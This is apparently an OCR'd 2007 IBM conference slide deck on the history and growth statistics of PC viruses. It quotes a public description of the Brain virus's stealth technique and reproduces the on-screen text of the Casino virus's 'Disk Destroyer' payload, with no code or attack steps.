
EMEA MSSD


The Journey, So Far: Trends, Graphs and Statistics



Martin Overton, IBM UK


20th September 2007 | Author: Martin Overton

Agenda



- The ‘First’ IBM PC Virus
- Statistics, 80’s
- Statistics, 90’s
- Statistics, 00’s
- Malware Myth-busting
- Putting it all Together
- Conclusions
- Questions

Disclaimer



- Products or services mentioned in this presentation are included for information only.
- Products and/or services listed, mentioned or referenced in any way do not constitute any form of recommendation or endorsement by IBM or the presenter.
- All trademarks and copyrights are acknowledged.


Brain

- The very first malware written for the IBM PC [and clones] used ‘stealth’ to hide its presence[1]:
- Here is a short extract from the description of Brain from F-Secure explaining how the stealth function it used works:
- “*The Brain virus tries to hide from detection by hooking into INT 13. When an attempt is made to read an infected boot sector, Brain will just show you the original boot sector instead. This means that if you look at the boot sector using DEBUG or any similar program, everything will look normal, if the virus is active in memory. This means the virus is the first "stealth" virus as well.*”

[1] Source : http://www.research.ibm.com/antivirus/timeline.htm
[2] More data can be found here : http://www.f-secure.com/v-descs/brain.shtml


Virus Growth - Running Total

(80s by year: actual)



Virus Growth (Actual)


(80s by year: actual)



Quote:


“Viruses are an 'Urban Myth', just like the alligators said to inhabit the sewers of New York.”

Peter Norton 1988




Virus Growth - Running Total

(90s by year: actual and predicted)




Virus Growth (Actual)

(90s by year: actual and predicted)




Virus Payload Animations



```
                 DISK DESTROYER · A SOUVENIR OF MALTA

               I have just DESTROYED the FAT on your Disk !!
     However, I have a copy in RAM, and I`m giving you a last chance
                    to restore your precious data.
    WARNING: IF YOU RESET NOW, ALL YOUR DATA WILL BE LOST - FOREVER !!
                 Your Data depends on a game of JACKPOT

                    CASINO DE MALTE JACKPOT

                       ¢       ?       ¢

                          CREDITS : 3


                       £££ = Your Disk
                       ??? = My Phone No.

                       ANY KEY TO PLAY
```


Virus Growth - Running Total

